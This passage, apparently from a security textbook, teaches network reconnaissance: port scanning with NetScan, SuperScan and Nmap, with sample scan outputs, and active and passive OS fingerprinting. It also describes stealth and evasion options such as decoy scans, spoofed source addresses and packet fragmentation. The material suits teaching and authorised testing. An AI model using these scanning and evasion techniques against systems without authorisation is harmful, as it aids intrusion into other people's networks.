- Probe a List of Ports on a List of Targets. This mode is the most stealthy mode and uses the least amount of CPU time and bandwidth because scanning is restricted to only the target ports on the target machines.

The tool also includes Ping before probe. This option allows the attacker to skip (automatically or by user response to a message) hosts that do not respond to pings. He can control the number of threads

used to probe the host and the delay between launching each thread. He can also vary the amount of time to wait for a response to a probe of the port and the amount of time to wait after a connection for a banner to be sent.

In our lab scenario, we did a net scan to locate active hosts on the network, using the NetScanner tab, by specifying IP range.



On detecting live hosts, we probed a select target host to see the services running on the machine. We select host with IP 64.3x.3x.xxx and check for services running using a sequential probe. We find a HTTP service running on TCP port 80. We try to pry for some more information using the TCP Term tab. We get a bad request message, however, we also get to know that the server is running Microsoft IIS 4.0 version.

Similarly, we use the TCP Term tab to get information about the:

- POP3 server as +OK X1 NT-POP3 Server target.com (IMail 5.08 227094-2),
- SMTP server as 220 X1 NT-ESMTP Server target.com (IMail 5.05 110875 -1)
- IMAP server as * OK IMAP4 Server (IMail 5.09)

This is a wealth of information for an attacker. Similarly using Nslookup, we could trace the root server for this particular site and even find the TCP port with a domain.



Tool: Super Scan



The information retrieved was fairly good, but NetScan did register some more open ports with unknown service. Let us take a look at another scanner - SuperScan.



Tools SuperScan is a powerful connect-based TCP port scanner, pinger and hostname resolver. Released by Foundstone, its multithreaded and asynchronous techniques make this program extremely fast and versatile. SuperScan can do ping sweeps and scan any IP range. The attacker can also compile a list of target IP as a text file and use SuperScan to extract this list for scanning. The visual interface allows the attacker to view responses from connected hosts. The built in editor allows manipulation of port list and port descriptions. The advantage is that certain ports can be skipped as the ping results can be analyzed before hand to make the scan faster. The tool can be used to connect to any discovered open port using user-specified "helper" applications and then assign a custom helper application to any port. The attacker can also choose to save the scan list to a text file for future reference. The scan can be done slowly as well by controlling the transmission speed.

On the windows platform, Superscan does a very good job of swiftly looking for open ports. However, it does not give additional information such as if the port is closed, open, or filtered. Nmap is the better scanner for more detailed information, or when the attacker wants to use more advanced scanning techniques - for now SuperScan detects common ports.

Readers should note that the term "attacker" is used here, as these are the tools you might see being used over the Internet for unauthorized access. From a penetration tester's viewpoint, these very tools can be used to test the network as well as assist in doing reconnaissance about the attacker. In our example here, we find additional information on TCP ports that were not listed by NetScan Tools - we find a port with pcAnywhere data connection. This is good news to an attacker as he has to just get one point of access into the target system. Let us look at the data we have obtained here.

```
* + 64.3.x.x.xxx      xxxxxx.com
|____ 25  Simple Mail Transfer
|____ 220 X1 NT-ESMTP Server xxxxxx.com (IMail 5.05 111734-1)..
|____ 80  World Wide Web HTTP
|____ HTTP/1.1 200 OK..Server: Microsoft-IIS/4.0..Cache-Conti
```

```

no-cache..Expires: Mon, 21 Apr 2003 05:02:42 GMT..Content-Location:
|____ 110 Post Office Protocol - Version 3
|____ +OK X1 NT-POP3 Server xxxxxxx.com (IMail 5.08 228329-2)..
|____ 135 DCE endpoint resolution |____ 139 NETBIOS Session Service
|____ 143 Internet Message Access Protocol
|____ * OK IMAP4 Server (IMail 5.09)..
|____ 1032 BBN IAD
|____ 5631 pcANYWHEREdata
|____ 5800 Virtual Network Computing server
|____ 5900 Virtual Network Computing server
|____ RFB 003.003.

```


Notice how the scanner returns additional information about the services running on the ports. Here, we see some banner grabbing done for the HTTP server, SMTP server, IMAP server and the POP3 server.

Tool: NMap (Network Mapper)



Tools NMap or Network Mapper, written by Fyodor, is considered the best port scanning tool available currently. Traditionally available on the UNIX platform, it is now portable on almost all platforms including the windows platform. Nmap is an open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in innovative ways to determine what hosts are available on the network, what services (ports) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. Nmap runs on most types of computers, and both console and graphical versions are available. Nmap is free software, available with full source code under the terms of the GNU GPL.

We will explore the windows version here for the graphical interface it provides. Let us first take a look at the scan types.



We have discussed the various scans at length in the earlier discussion on the TCP three-way handshake. However, we will revisit them briefly in this context again. We will supplement each scan type with a scan output directed towards a Linux machine.

Note For the SYN scan (sS option), a SYN packet is sent to the target. If a SYN|ACK is received, a

RST is immediately sent to tear down the connection. The primary advantage to this scanning technique is that it might go unnoticed as this scan might not be logged. However, one needs root privileges to build these custom SYN packets. This is the default scan type for privileged users.

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (202.93.176.17) appears to be up ... good.
Initiating SYN Stealth Scan against (202.93.176.17)
Adding open port 80/tcp
Adding open port 199/tcp
Adding open port 22/tcp
The SYN Stealth Scan took 10 seconds to scan 1601 ports.
For OSScan assuming that port 22 is open and port 1 is closed and
neither are firewalled
Interesting ports on (202.93.176.17):
(The 1597 ports scanned but not shown below are in state: closed)
Port      State       Service
22/tcp    open        ssh
80/tcp    open        http
199/tcp   open        smux
1720/tcp  filtered   H.323/Q.931
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=38A91D%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Uptime 21.348 days (since Tue Jun 24 14:10:11 2003)
TCP Sequence Prediction: Class=random positive increments
                           Difficulty=3713309 (Good luck!)
TCP ISN  Seq.  Numbers: 145B1189 14679617 1409BDA8 14BA2947 14382805
1471C774
IPID Sequence Generation: All zeros
Nmap run completed -- 1 IP address (1 host up) scanned in 19 seconds
```

Note For the connect scan (sT option), a normal TCP connection is initiated. If the port is listening, connect () will succeed, otherwise the port isn't reachable. Though this scan does not need any special privileges for the user, it is easily as the target system's logs will register connections accepted by open services just to have it immediately shutdown.

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (202.93.176.17) appears to be up ... good.
Initiating Connect () Scan against (202.93.176.17)
Adding open port 22/tcp
Adding open port 199/tcp
Adding open port 80/tcp
The Connect () Scan took 370 seconds to scan 1601 ports.
For OSScan assuming that port 22 is open and port 1 is closed and
```

```

neither are firewalled
Interesting ports on (202.93.176.17):
(The 1597 ports scanned but not shown below are in state: closed)
Port      State      Service
22/tcp    open       ssh
80/tcp    open       http
199/tcp   open       smux
1720/tcp  filtered  H.323/Q.931
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=2B8183%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Uptime 21.355 days (since Tue Jun 24 14:10:12 2003)
TCP Sequence Prediction: Class=random positive increments
                           Difficulty=2851203 (Good luck!)
TCP  ISN  Seq.  Numbers: 358615B7  35DA3B9F  36107817  361BCFD1  36329A58
35AF32F4
IPID Sequence Generation: All zeros
Nmap run completed -- 1 IP address (1 host up) scanned in 386 seconds -----

```

Sometimes it is not possible to use the SYN scan as the target may have filtered SYN packets through the firewall or other packet filtering devices. Here nmap can be used with the FIN (sF) / Xmas (sX) / Null (sN) options set. Closed ports reply with an RST, while open ports ignore the probe packet in accordance to RFC 793.

Tools The FIN scan uses a bare FIN packet as the probe, while the Xmas tree scan turns on the FIN, URG, and PUSH flags. The Null scan turns off all flags.

FIN Scan Output

```

Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (202.93.176.17) appears to be up ... good.
Initiating FIN Scan against (202.93.176.17)
The FIN Scan took 9 seconds to scan 1601 ports.
Adding open port 199/tcp
Adding open port 22/tcp
Adding open port 1720/tcp
Adding open port 80/tcp
For OSScan assuming that port 22 is open and port 1 is closed and
neither are firewalled
Interesting ports on (202.93.176.17):
(The 1597 ports scanned but not shown below are in state: closed)
Port      State      Service
22/tcp    open       ssh
80/tcp    open       http
199/tcp   open       smux
1720/tcp  open       H.323/Q.931
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20

```

```

OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=20E535%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Uptime 21.358 days (since Tue Jun 24 14:10:11 2003)
TCP Sequence Prediction: Class=random positive increments
Difficulty=2155829 (Good luck!)
TCP ISN Seq. Numbers: 4A737CE3 4AC56FAC 4A4023DE 4A67DB18 4A980AEC
4A4DF87B
TCP Sequence Generation: All zeros
Nmap run completed -- 1 IP address (1 host up) scanned in 14 seconds

```

What happens if the user wants to know which hosts are alive on the network and does not want to scan any of them? Nmap can do this by sending ICMP echo request packets to every IP address on the networks specified. Hosts that respond are up. If the network blocks ICMP requests, the host can still be detected as nmap send a TCP packet to port 80 by default. If the response is an RST, that machine is up. By default (for root users), nmap uses both the ICMP and ACK techniques in parallel. Pinging is done by default anyway, and only hosts that respond are scanned. Let us look at a ping sweep output that has been truncated here.

```

Starting nmap V. 3.00 (www.insecure.org/nmap)

Host (192.168.20.0) appears to be down.
Host HOME-TTM9XYUI7J (192.168.20.10) appears to be up.
.
.
.
Host HOME-YAJJ51U3VD (192.168.20.51) appears to be up.
Host RUNWAY (192.168.20.69) appears to be up.
Host FUTURE (192.168.20.83) appears to be up.
Host WORKGROUP (192.168.20.113) appears to be up.
.
.
.
Host WEBDESIGN (192.168.20.150) appears to be up.
.
.
.
Host Q4F104 (192.168.20.253) appears to be up.
Host (192.168.20.254) appears to be up.
Host (192.168.20.255) seems to be a subnet broadcast address (returned 1 extra ping).
Nmap run completed -- 256 IP addresses (26 hosts up) scanned in 41 seconds

```

UDP Scan

Nmap scans UDP ports by sending a zero byte UDP packet to each port on the target machine. If an ICMP port unreachable message is received, then the port is closed. Unfortunately UDP scanning is sometimes painfully slow (as we realized with our target host) since most hosts implement a suggestion in RFC 1812 (section 4.3.2.8) of limiting the ICMP error message rate. Linux machines limit destination unreachable message generation to 80 per 4 seconds, with a 1/4 second penalty if that is exceeded. Solaris has much more strict limits (about 2 messages per sec). Nmap detects this rate limiting and slows down accordingly, rather than flood the network with useless packets that will be ignored by the

target machine. However, Windows machines can be scanned quickly as they do not abide by the RFC. A sample output is shown here.

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
Host RUNWAY (192.168.20.69) appears to be up ... good.
Initiating UDP Scan against RUNWAY (192.168.20.69)
The UDP Scan took 9 seconds to scan 1468 ports.
Warning: OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on RUNWAY (192.168.20.69):
(The 1453 ports scanned but not shown below are in state: closed)
Port      State       Service
7/udp     open        echo
9/udp     open        discard
13/udp    open        daytime
17/udp    open        qotd
19/udp    open        chargen
135/udp   open        loc-srv
137/udp   open        netbios-ns
138/udp   open        netbios-dgm
161/udp   open        snmp
445/udp   open        microsoft-ds
500/udp   open        isakmp
520/udp   open        route
1028/udp  open        ms-lsa
1031/udp  open        iad2
4500/udp  open        sae-urn
Too many fingerprints match this host for me to give an accurate OS
guess
TCP/IP fingerprint:
SInfo(V=3.00%P=i686-pc-windows-windows%D=7/15%Time=3F14430B%0=-1%C=-1) T5 (Resp
T6 (Resp=Y%DF=N%W=0%ACK=0%Flags=R%Ops=)
T7 (Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU (Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Nmap run completed -- 1 IP address (1 host up) scanned in 35 seconds
```

Idle Scan (sl option)

This advanced scan method allows for a truly blind TCP port scan of the target. Instead, a unique side-channel attack exploits predictable "IP fragmentation ID" sequence generation on the zombie host to glean information about the open ports on the target. The attacker listens on the zombie for change in the IPID to determine if the target host is open or filtered. The target hosts responds differently to the Zombie depending on port state. If the probed port is open, the target sends a SYN|ACK to the Zombie. The Zombie does not expect this SYN|ACK, so it sends a RST back. By sending the RST, the Zombie causes its IPID sequence number to increment. The real attacker detects this. If the port is closed, the target sends a RST to the Zombie. Zombies ignore this unsolicited RST packet and do not increment their IPID sequence number.

Note This scan is more stealth than the SYN scans and also allows mapping out IP-based trust relationships between machines. The port listing shows open ports *from the perspective of the zombie host*. This can detect trusted zombies. Let us look at a sample output here.

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (202.93.176.17) appears to be up ... good.
Idlescan using zombie 192.168.20.69 (192.168.20.69:80); Class:
```

```

Incremental
Initiating Idlescan against (202.93.176.17)
The Idlescan took 11 seconds to scan 1601 ports.
Warning: OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (202.93.176.17) are: closed
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on
Alpha, Linux Kernel 2.4.0 - 2.5.20 w/o tcp_timestamps, Gentoo 1.2 linux
(Kernel 2.4.19-gentoo-rc5), Linux 2.5.25 or Gentoo 1.2 Linux 2.4.19 rcl-
rc7), Linux 2.4.7 (X86)
OS Fingerprint:
T5 (Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6 (Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7 (Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU (Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
WARNING: Idlescan has erroneously detected phantom ports -- is the proxy
192.168.20.69 (192.168.20.69) really idle?
Nmap run completed -- 1 IP address (1 host up) scanned in 17 seconds

```

In the above output we notice that the OS guesses are more than what we received with the other scans. Also, there is a warning message intimating us that the zombie in question might not be a "zombie" after all. Nmap initiates idle scan by sending several packets in parallel and listening on the zombie host for increment in IPID. It counts the number of packets sent by a zombie and assuming those packets are responses to packets originated by the target. Thus, extraneous packets sent by a non-idle zombie cause significant confusion. Nmap tries to counter this problem with probe retransmission and other techniques (parallelism and timing) to detect false results. While this does compensate for slightly active hosts or dropped packets, another technique in dealing with highly active zombies is to send a large number (dozens or hundreds) of probes to each port. This "brute force" technique can hide a small amount of "white noise" traffic, but at the cost of significant bandwidth, slower scans, and the possibility of SYN flooding the target.

ACK Scan (sA option)

Note This option is used to map out firewall rulesets. This scan can help determine whether a firewall is stateful or if a simple packet filter is blocking the SYN packets. This can be tried out especially when the other scans such as Xmas /FIN/Null scans point towards the presence of a filtering device. This scan type sends an ACK packet possessing random acknowledgement/sequence numbers) to the ports specified. If a RST comes back, the ports are classified as "unfiltered". If nothing comes back (or if an ICMP unreachable is returned), the port is classified as "filtered".

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
```

```

Host (202.93.176.17) appears to be up ... good.
Initiating ACK Scan against (202.93.176.17)
The ACK Scan took 8 seconds to scan 1601 ports.
Warning: OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (202.93.176.17) are: Unfiltered
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on
Alpha, Linux Kernel 2.4.0 - 2.5.20 w/o tcp_timestamps, Gentoo 1.2 linux
(Kernel 2.4.19-gentoo-rc5), Linux 2.5.25 or Gentoo 1.2 Linux 2.4.19 rcl-
rc7), Linux 2.4.7 (X86)
OS Fingerprint:
T5 (Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
```

```
T6 (Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7 (Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU (Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Nmap run completed -- 1 IP address (1 host up) scanned in 32 seconds
```

Note Window Scan (sW option)

This scan is very similar to the ACK scan, except that it can sometimes detect open ports as well as filtered/nonfiltered due to an anomaly in the TCP window size reporting by some operating systems.

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (202.93.176.17) appears to be up ... good.
Initiating Window Scan against (202.93.176.17)
The Window Scan took 5 seconds to scan 1601 ports.
Warning: OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
All 1601 scanned ports on (202.93.176.17) are: closed
Remote OS guesses: Linux Kernel 2.4.0 - 2.5.20, Linux 2.4.19-pre4 on
Alpha, Linux Kernel 2.4.0 - 2.5.20 w/o tcp_timestamps, Gentoo 1.2 linux
(Kernel 2.4.19-gentoo-rc5), Linux 2.5.25 or Gentoo 1.2 Linux 2.4.19 rcl-
rc7), Linux 2.4.7 (X86)
OS Fingerprint:
T5 (Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6 (Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7 (Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU (Resp=Y%DF=N%TOS=C0%IPLEN=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E) Nmap 1
```

Note RPC Scan (sR option)

This scan works in combination with other scans such as SYN scan. It takes all the TCP/UDP ports found open during the other scan and then floods them with SunRPC program NULL commands in an attempt to determine whether they are RPC ports, and if so, what program and version number they serve up.

```
Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (202.63.106.17) appears to be up ... good.
Initiating SYN Stealth Scan against (202.63.106.17)
Adding open port 22/tcp
Adding open port 199/tcp
Adding open port 80/tcp
The SYN Stealth Scan took 11 seconds to scan 1601 ports.
Initiating RPCGrind Scan against (202.93.176.17)
The RPCGrind Scan took 0 seconds to scan 0 ports.
For OSScan assuming that port 22 is open and port 1 is closed and
neither are firewalled
Interesting ports on (202.93.176.17):
(The 1597 ports scanned but not shown below are in state: closed)
Port      State       Service (RPC)
22/tcp    open        ssh
80/tcp    open        http
199/tcp   open        smux
1720/tcp  filtered   H.323/Q.931
```

```

Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
OS Fingerprint:
TSeq(Class=RI%gcd=1%SI=238705%IPID=Z%TS=100HZ)
T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)
T4(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T5(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=Y%W=0%ACK=0%Flags=R%Ops=)
T7(Resp=Y%DF=Y%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=C0%IPLE
N=164%RIPTL=148%RIPCK=E%UCK=E%ULEN=134%DAT=E)
Uptime 21.403 days (since Tue Jun 24 14:10:10 2003)
TCP Sequence Prediction: Class=random positive increments
Difficulty=2328325 (Good luck!)
TCP ISN Seq. Numbers: 3DF4D257 3DF224B1 3E5BCC18 3E94EC5E 3E7C4526
3E9841B7
IPID Sequence Generation: All zeros
Nmap run completed -- 1 IP address (1 host up) scanned in 45 seconds

```

The other scans - list scan (sL) simply generates and prints a list of IPs/Names without actually pinging or port scanning them. DNS name resolution will be performed unless opted otherwise.

For the FTP bounce scan, please refer the discussion of scan types done earlier in the module.

We will discuss how nmap does the remote OS detection in detail under our discussion on active stack fingerprinting. The outputs shown here (where generated for the same host) are given for comparison purpose. The reader can gauge how the nature of scan influences the output.

Note Let us look at some of the other options we have in nmap.

The user can spoof the scan in several ways. One way is to give a different source IP (S <ip> option). If you are on a broadcast Ethernet segment it is possible to specify a non-existent IP address and to sniff the network for the packets being sent as reply to the address.

Another way of keeping the identity obscure is to use the *decoy option*. Here, several scans are spoofed as originating from decoy machines. The real scan from the user's machine is interspersed in-between. This is a slow scan and obscurity gets better with more number of decoys. The idea here is to confuse the target host's administrator regarding the real scan. Note that the hosts used as decoys should be up or the scan might accidentally SYN flood the target.

The *ident scan* option can be used only if the target has the port 113/auth open. It only works with TCP connect scans (-sT). This will reveal the owner of the daemon which is listening on the port if the site is running identd. This scan requires the complete TCP three way handshake (-sT) and will be registered on the target.

The *fragmentation option* allows the user to fragment the packet into small IP fragments. This makes it harder for packet filters to detect the scan unless they queue up all IP fragments (which are rare). However, sometimes this can cause unexpected behavior in the target system .

```

Starting nmap V. 3.00 (www.insecure.org/nmap)
Host (196.12.44.67) appears to be up ... good.
Initiating SYN Stealth Scan against (196.12.44.67)
The SYN Stealth Scan took 360 seconds to scan 1601 ports.
For OSScan assuming that port 53 is open and port 1 is closed and

```

```

neither are firewalled
Interesting ports on (196.12.44.67):
(The 1595 ports scanned but not shown below are in state: closed)
Port      State       Service
53/tcp    open        domain
80/tcp    open        http
135/tcp   open        loc-srv
139/tcp   open        netbios-ssn
1029/tcp  open        ms-lsa
1720/tcp  filtered   H.323/Q.931
Remote operating system guess: Windows NT4 or 95/98/98SE
OS Fingerprint:
TSeq(Class=TD%gcd=1%SI=4%IPID=RPI%TS=U)
T1(Resp=Y%DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T2(Resp=N)
T3(Resp=Y%DF=Y%W=2017%ACK=S++%Flags=AS%Ops=M)
T4(Resp=Y%DF=N%W=0%ACK=0%Flags=R%Ops=)
T5(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(Resp=Y%DF=N%W=0%ACK=0%Flags=R%Ops=)
T7(Resp=Y%DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(Resp=Y%DF=N%TOS=0%IPLEN=38%RIPTL=148%RIPCK=E%UCK=E%U
LEN=134%DAT=E)
TCP Sequence Prediction: Class=trivial time dependency
Difficulty=4 (Trivial joke)
TCP ISN Seq. Numbers: 1461E 14625 14627 14633 14638
IPID Sequence Generation: Random positive increments
Nmap run completed -- 1 IP address (1 host up) scanned in 397 seconds

```

Active Stack Fingerprinting

- Fingerprinting is done to determine the remote OS
 - Allows attacker to leave smaller footprint and have greater chance to succeed
 - Based on the fact that various OS vendors implement the TCP stack differently
 - Specially crafted packets sent to remote OS and response is noted. This is compared with a database to determine the OS
-

Let us take a look at how Nmap guessed the remote system. This technique is called OS fingerprinting.

Concept The term OS fingerprinting defines any method used to determine what operating system is running on a remote computer. OS fingerprinting is an essential part of network reconnaissance, because the attacker has a greater probability of succeeding in his attack if he can formulate his attack strategy based on operating systems specific vulnerabilities.

Note Remote OS fingerprinting is carried out by noting the way the remote system responds to specifically crafted TCP packets. These can range from examining the default TCP window size in a packet, to measuring the amount of data in ICMP packets, and even gauging TCP initial sequence numbers. Similar to port scanning, there are several methods to successfully

fingerprint an OS. Querying the services running on a target machine is often the simplest means for OS fingerprinting.

Note Active stack fingerprinting is based on the principle that an operating system's IP stack has its own unique way of responding to specially crafted TCP packets. This arises due to the different interpretations that vendors abide with while implementing the TCP/IP stack on the particular OS. In active fingerprinting, a variety of malformed packets are sent to the remote host, and the responses compared to a database.

For instance, in Nmap, the OS fingerprint is done through eight tests. Each of these tests is described below.

- The first test is named T1 for test 1. In this test a TCP packet with the SYN, and ECN-Echo flags enabled is sent to an open TCP port.
- The second test is named T2 for test 2. It involves sending a TCP packet with no flags enabled to an open TCP port. This type of packet is known as a NULL packet.
- The third test is named T3 for test 3. It involves sending a TCP packet with the URG, PSH, SYN, and FIN flags enabled to an open TCP port.
- The fourth test is named T4 for test 4. It involves sending a TCP packet with the ACK flag enabled to an open TCP port.
- The fifth test is named T5 for test 5. It involves sending a TCP packet with the SYN flag enabled to a closed TCP port.
- The sixth test is named T6 for test 6. It involves sending a TCP packet with the ACK flag enabled to a closed TCP port.
- The seventh test is named T7 for test 7. It involves sending a TCP packet with the URG, PSH, and FIN flags enabled to a closed TCP port.
- The eighth test is named PU for port unreachable test. It involves sending a UDP packet to a closed UDP port. The objective is to extract an ICMP port unreachable message back from the target machine.

But this is not all. The last test that Nmap performs is named TSeq for TCP sequenceability test. The test tries to determine the sequence generation patterns of the TCP initial sequence numbers also known as TCP ISN sampling, the IP identification numbers also known as IPID sampling, and the TCP timestamp numbers. The test is performed by sending six TCP packets with the SYN flag enabled to an open TCP port.

The objective is to find patterns in the initial sequence numbers chosen by TCP implementations when responding to a connection request. These can be categorized into many groups such as the traditional 64K (many old UNIX boxes), Random increments (newer versions of Solaris, IRIX, FreeBSD, Digital UNIX, Cray, and many others), True "random" (Linux 2.0.*., OpenVMS, newer AIX, etc). Windows boxes use a "time dependent" model where the ISN is incremented by a fixed amount each time period.

Most operating systems increment a system-wide IPID value for each packet they send. Others, such as OpenBSD, use a random IPID and some systems (like Linux) use an IPID of 0 in many cases where the "Don't Fragment" bit is not set. Windows does not put the IPID in network byte order, so it increments by 256 for each packet. Another number that can be sequenced for OS detection purposes is the TCP timestamp option values. Some systems do not support the feature; others increment the value at frequencies of 2HZ, 100HZ, or 1000HZ, and still others return 0.[\[1\]](#)

Passive Fingerprinting

- Passive fingerprinting is also based on the differential implantation of the stack and the various ways an OS responds to it.
 - However, instead of relying on scanning the target host, passive fingerprinting captures packets from the target host and study it for tell tale signs that can reveal the OS.
 - Passive fingerprinting is less accurate than active fingerprinting.
-

Like active fingerprinting, passive fingerprinting is also based on the differential implantation of the stack and the various ways an OS responds to it. However, instead of relying on scanning the target host, passive fingerprinting captures packets from the target host and study it for tell tale signs that can reveal the OS.

Note The four areas that are typically noted to determine the operating system are:

- TTL - What the operating system sets the Time To Live on the outbound packet
- Window Size - What the operating system sets the Window Size at.
- DF - Does the operating system set the Don't Fragment bit?
- TOS - Does the operating system set the Type of Service, and if so, at what?

Passive fingerprinting need not be fully accurate nor does it have to be limited to these four signatures. However, by looking at several signatures and combining the information, the accuracy can be improved upon. The following is the analysis of a sniffered packet dissected by Lance Spitzner in his paper on passive fingerprinting (<http://www.honeynet.org/papers/finger/>)

```
04/20-21:41:48.129662 129.142.224.3:659 -> 172.16.1.107:604
TCP TTL:45 TOS:oxo ID:56257
***F**A* Seq: 0x9DD90553
Ack: 0xE3C65D7Win: 0x7D78
```

Based on the 4 criteria, the following is identified:

- TTL: 45
- Window Size: 0x7D78 (or 32120 in decimal)
- DF: The Don't Fragment bit is set
- TOS: 0x0

This information is then compared to a database of signatures. Considering the TTL used by the remote host, it is seen from the sniffer trace that the TTL is set at 45. This indicates that it went through 19 hops to get to the target, so the original TTL must have been set at 64. Based on this TTL, it appears that the packet was sent from a Linux or FreeBSD box, (however, more system signatures need to be added to the database). This TTL is confirmed by doing a traceroute to the remote host.

If the trace needs to be done stealthily, the traceroute time-to-live (default 30 hops), can be set to be one or two hops less than the remote host (-m option). Setting traceroute in this manner reveals the path information (including the upstream provider) without actually touching the remote host.


The next step is to compare the Window size. The Window Size is another effective tool, specifically what Window Size is used and how often the size changes. In the above signature, it is set at 0x7D78, a default Window Size commonly used by Linux. Also, Linux, FreeBSD, and Solaris tend to maintain the same Window Size throughout a session. However, Cisco routers and Microsoft Windows/NT Window Sizes are constantly changing. The Window Size is more accurate if measured after the initial three-way handshake (due to TCP slow start).

Most systems use the DF bit set, so this is of limited value. However, this does make it easier to identify the few systems that do not use the DF flag (such as SCO or OpenBSD). TOS is also of limited value. This seems to be more session based than operating system. In other words, it's not so much the operating system that determines the TOS, but the protocol used. Therefore, based on the information above, specifically TTL and Window size, one can compare the results to the database of signatures and with a degree of confidence determine the OS (in this case, Linux kernel 2.2.x).

Note Just as with Active Fingerprinting, Passive Fingerprinting has some limitations. First, applications that build their own packets (such as nmap, hping, nmap-scan, etc) will not use the same signatures as the operating system. Second, it is relatively simple for a remote host to adjust the TTL, Window Size, DF, or TOS setting on packets.

